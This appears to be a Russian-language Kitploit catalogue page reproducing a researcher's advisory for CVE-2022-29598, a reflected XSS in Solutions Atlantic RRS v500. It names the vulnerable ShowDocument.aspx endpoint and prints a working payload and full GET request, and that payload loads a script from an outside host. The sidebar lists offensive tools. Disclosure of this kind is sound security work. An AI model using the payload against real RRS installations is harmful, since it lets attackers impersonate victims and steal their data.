
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/thegetch/cve-2022-29598
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииВеб-безопасностьТестирование на Проникновение
GitHubthegetch/cve-2022-29598

CVE-2022-29598

Приложение RRS v500 подвержено отражённой XSS-уязвимости (Cross-Site Scripting).

Репозиторий
204 лет назадЕщё не проверено
Поделиться

CVE-2022-29598 : Отражённый межсайтовый скриптинг (XSS) в RSS v500

URL Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29598

URL NIST: https://nvd.nist.gov/vuln/detail/CVE-2022-29598

Приложение RRS v500 от компании Solutions Atlantic подвержено уязвимости отражённого межсайтового скриптинга (Reflected Cross-Site Scripting, XSS). Эксплуатация XSS-уязвимости может позволить злоумышленнику выдавать себя за пользователя-жертву, раскрывать конфиденциальные данные или выполнять действия, которые пользователь-жертва имеет право выполнять.

Было обнаружено, что параметр fileName принимает пользовательский ввод и отражает его в ответе сервера. Хотя перед отражением выполнялись некоторые фильтрация и очистка пользовательского ввода, например кодирование некоторых специальных символов (символов «больше»/«меньше»), поскольку отражение происходило в контексте JavaScript, в ответ сервера можно было внедрить JavaScript-код, обойдя ограничения.

Затронутый URL:

  • /RRSWeb/maint/ShowDocument/ShowDocument.aspx

Используемый XSS-пейлоад:

  • javascript:var%20x=document.createElement("script");x.src="https://thegetch.github.io/x";document.body.appendChild(x)';//

Доказательство концепции (PoC):

Функциональность Show Document:

Затронутый URL:

  • /RRSWeb/maint/ShowDocument/ShowDocument.aspx

Приложение имеет возможность создавать ссылки на внешние веб-сайты. При выборе ссылки на внешний сайт отправляется запрос к /RRSWeb/maint/ShowDocument/ShowDocument.aspx с двумя параметрами: fileName, который будет содержать URL внешнего сайта для перенаправления, и requestType, который будет иметь значение ExternalLink. До тех пор, пока параметр requestType установлен в своё значение по умолчанию, всё, что пользователь вводит в параметр fileName, будет отражено в контексте JavaScript, а именно в window.location.href. Используя XSS-пейлоад с JavaScript-директивой, можно осуществить успешную отражённую XSS-атаку.

GET-запрос с XSS-пейлоадом:

GET /RRSWeb/maint/ShowDocument/ShowDocument.aspx?requestType=ExternalLink&fileName=javascript:var%20x=document.createElement("script");x.src="https://thegetch.github.io/x";document.body.appendChild(x)';// HTTP/1.1
Host: <REDACTED>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Referer: http://<REDACTED>/RRSweb/default.aspx
Cookie: ASP.NET_SessionId=<REDACTED>
Upgrade-Insecure-Requests: 1
Content-Length: 0


Ответ сервера:

01_RRS_XSS_Response_JS_Directive

Отображено в браузере:

02_RRS_XSS_Rendered

Обнаружение

Апрель 2022

  • Eric Getchell - TheGetch
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    256

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






